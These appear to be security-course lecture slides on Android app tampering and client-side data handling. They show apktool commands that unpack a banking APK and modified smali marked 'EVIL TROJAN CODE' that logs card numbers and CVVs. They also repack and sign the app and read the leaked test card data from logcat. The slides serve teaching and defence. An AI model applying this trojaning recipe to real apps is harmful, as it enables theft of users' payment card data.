
```
. . . . . sambowne Sun Feb 01 07:10:02
~ $cd Downloads/

. . . . . sambowne Sun Feb 01 07:10:13
Downloads $java -jar apktool_2.0.0rc3.jar d app-release.apk
I: Using Apktool 2.0.0-RC3 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

. . . . . sambowne Sun Feb 01 07:10:24
Downloads $
```

Files and Folders

- **Unpacked app is many .smali files (Android Java bytecode)**



Java v. Bytecode

```
public int performLogin(String server, String port, String username, String password)
    throws JSONException, IOException, HttpException {
    // First perform the RESTful operation
    String protocol = mHttpsMode ? "https://" : "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<>();
    parameters.put("username", username);
    parameters.put("password", password);
```

```
.method public performLogin(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    .locals 10
    .param p1, "server" # Ljava/lang/String;
    .param p2, "port" # Ljava/lang/String;
    .param p3, "username" # Ljava/lang/String;
    .param p4, "password" # Ljava/lang/String;
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Lorg/json/JSONException;,
            Ljava/io/IOException;,
            Lcom/securitycompass/androidlabs/base/HttpException;
        }
    .end annotation
```

Modifying Smali Code

```
271 .method private l()V
272 # CHANGED FROM 3 to 5 FOR TROJAN
273     .locals 5
274
275     .prologue
276     .line 185
277     new-instance v1, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;
278
279     invoke-direct {v1}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-><init>()V
280
281     .line 186
282     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->w:Ljava/lang/Stri
283
284     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCardNumber(L
285
286     # EVIL TROJAN CODE
287     const-string v3, "Bofa TROJAN CARD NUMBER"
288     invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
289     # END OF EVIL TROJAN CODE
290
```

```
309     .line 189
310     iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;->x:Ljava/
311
312     invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;->setCvv
313
314     # EVIL TROJAN CODE
315     const-string v3, "Bofa TROJAN CARD CVV"
316     invoke-static {v3, v0}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
317     # END OF EVIL TROJAN CODE
318
```



Pack and Sign

```
. . . . . sambowne Sat Feb 07 06:37:18
com.infonow.bofa-1 $java -jar ../../apktool_2.0.0rc3.jar b .
I: Using Apktool 2.0.0-RC3 on .
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
I: Copying unknown files/dir...
```

```
. . . . . sambowne Sat Feb 07 06:39:04
com.infonow.bofa-1 $jarsigner -keystore ../../p9cert.jks ./dist/com.infonow.bofa-1.apk proj9key
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not
re-use the certificate after the signer certificate's expiration date (2040-01-26) or after any future revocation date
```

Trojaned App Leaks Credit Card Numbers




```
. . . . . sambowne Fri May 22 12:54:20
platform-tools $./adb logcat | grep TROJAN
E/BofA TROJAN CARD NUMBER( 7781): 111222233334444
E/BofA TROJAN CARD CVV( 7781): 5555
```


No Obfuscation



Obfuscated with ProGuard



Handing Client-Side Data Securely

- **Don't send critical data like prices from the client**
 - **Send product ID and look up price on server**
- **If you must send important data, sign and/or encrypt it to avoid user tampering**
 - **May be vulnerable to replay or cryptographic attacks**

Validating Client-Generated Data

- **All client-side validation methods are vulnerable**
 - **They may be useful for performance, but they can never be trusted**
- **The only secure way to validate data is on the server**

Logs and Alerts

- **Server-side intrusion detection defenses should be aware of client-side validation**
- **It should detect invalid data as probably malicious, triggering alerts and log entries**
- **May terminate user's session, or suspend user's account**

Kahoot!

B